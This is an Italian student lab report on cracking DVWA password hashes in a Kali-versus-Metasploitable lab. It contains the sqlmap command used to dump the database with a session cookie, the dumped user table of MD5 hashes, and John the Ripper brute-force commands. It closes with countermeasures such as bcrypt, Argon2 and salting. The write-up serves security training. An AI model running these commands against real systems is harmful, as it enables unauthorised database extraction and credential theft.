

Report Tecnico: Password Cracking su Database DVWA

Introduzione e Presentazione Ambiente


IP Kali (Attaccante)



IP Meta (Vittima)



Ping Kali-Meta



Obiettivo dell'Esercizio

L'obiettivo di questa attività è simulare un attacco offline per recuperare le credenziali di accesso memorizzate nel database della **DVWA (Damn Vulnerable Web Application)**. L'esercizio prevede l'estrazione degli hash delle password e il successivo cracking (recupero del testo in chiaro) utilizzando strumenti automatizzati.

Identificazione e Acquisizione degli Hash

Introduzione Teorica: Hashing e MD5

Per ragioni di sicurezza, i sistemi non memorizzano le password in chiaro, ma utilizzano un processo crittografico chiamato **hashing**. Una funzione di hash converte la password in una stringa di lunghezza fissa in modo irreversibile . Tuttavia, algoritmi datati come **MD5** (utilizzato in questo scenario) sono considerati insicuri perché, essendo molto veloci da calcolare, permettono agli attaccanti di verificare miliardi di tentativi in poco tempo .

Procedura Operativa

Ho effettuato l'accesso al database della DVWA per individuare la tabella contenente le credenziali utente. Per velocizzare e automatizzare il processo ho utilizzato lo strumento SQLMAP presente sulla macchina Kali per reperire la tabella completa di user e password:

```
┌──(kali㉿kali)-[~]
└─$ u="http://192.168.50.11/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"

┌──(kali㉿kali)-[~]
└─$ c="security=low; PHPSESSID=4e0aad40b68c0e48be8552ec8baaa38b"

┌──(kali㉿kali)-[~]
└─$ sqlmap -u $u --cookie=$c -D dvwa --dump-all
```

```
+---------+---------+-----------------------------------------------------------+----------------------------------+
| user_id | user    | avatar                                                    | password                         |
|         |         | last_name | first_name |                                  |                                  |
+---------+---------+-----------+------------+----------------------------------+----------------------------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg       | 5f4dcc3b5aa765d61d8327deb882cf99 |
|         |         | admin     | admin      |                                  |                                  |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg     | e99a18c428cb38d5f260853678922e03 |
|         |         | Brown     | Gordon     |                                  |                                  |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg        | 8d3533d75ae2c3966d7e0d4fcc69216b |
|         |         | Me        | Hack       |                                  |                                  |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg       | 0d107d09f5bbe40cade3de5c71e9e9b7 |
|         |         | Picasso   | Pablo      |                                  |                                  |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg      | 5f4dcc3b5aa765d61d8327deb882cf99 |
|         |         | Smith     | Bob        |                                  |                                  |
+---------+---------+-----------+------------+----------------------------------+----------------------------------+
```

Configurazione dell'Attacco con John the Ripper

Introduzione Teorica: Attacco Offline e Brute Force

Per recuperare la password in chiaro, ho utilizzato la tecnica del **Cracking Offline**. A differenza degli attacchi online, questo metodo non interagisce con il server web (evitando blocchi dell'account o latenze di rete), ma sfrutta la potenza di calcolo della CPU locale per testare le combinazioni . Nello specifico, ho optato per un attacco a **Forza Bruta (Incremental Mode)**. Invece di usare un dizionario di parole comuni, questa modalità tenta sistematicamente tutte le combinazioni possibili di caratteri (a, b, ... aa, ab...) fino a trovare quella corretta . Sebbene più lento del dizionario, garantisce matematicamente di trovare la password se questa rientra nei parametri di lunghezza impostati.


Esecuzione del Comando

Ho utilizzato il tool **John the Ripper**, uno standard per il password cracking. Il comando lanciato è il seguente:

```
john --incremental --format=Raw-MD5 --max-length=8
stored_hash_passwords_dwva.txt
```

Dove:

- `--incremental`: Attiva la modalità "Brute Force" pura (chiamata incremental in JtR), testando tutte le combinazioni di caratteri .
- `--format=Raw-MD5`: Specifica al tool che gli hash nel file sono di tipo MD5 "puro" (senza "sale" o prefissi specifici di sistema), evitando errori di rilevamento automatico .
- `--max-length=8` (o parametro equivalente): Limita il tentativo a password di massimo 8 caratteri. Questo è cruciale nel brute force, poiché il tempo necessario aumenta esponenzialmente con la lunghezza. Una password complessa oltre i 12 caratteri richiederebbe tempi irrealizzabili .




Risultati e Verifica

Recupero delle Credenziali

Al termine dell'elaborazione, John the Ripper ha salvato le corrispondenze trovate nel suo file di registro (`john.pot`). Per visualizzare il report finale delle password decifrate, ho utilizzato il comando di visualizzazione standard del tool.

```
john --show --format=Raw-MD5 "nome_file.txt"
```

Questo comando confronta gli hash originali con quelli risolti e stampa a video le coppie `utente:password` trovate .



Conclusioni

L'esercizio ha dimostrato con successo la vulnerabilità degli algoritmi di hashing obsoleti come **MD5**. Utilizzando un attacco offline con John the Ripper, è stato possibile risalire alle password in chiaro in tempi ridotti.

Osservazioni di Sicurezza:

1. **Algoritmo Debole:** L'uso di MD5 non offre protezione adeguata contro moderni attacchi brute-force o dizionario .
2. **Lunghezza della Password:** L'efficacia della modalità `--incremental` (brute force) dipende drasticamente dalla lunghezza della password. Password brevi (es. 8 caratteri o meno) sono vulnerabili anche senza l'uso di dizionari, come evidenziato dalle tabelle di stima dei tempi .

Contromisure Consigliate: Per mitigare questi rischi, è necessario utilizzare algoritmi di hashing lenti e robusti (come **bcrypt** o **Argon2**) che implementino il **Salting** per neutralizzare attacchi precalcolati, e adottare password (o passphrase) lunghe per rendere computazionalmente impraticabile il brute force .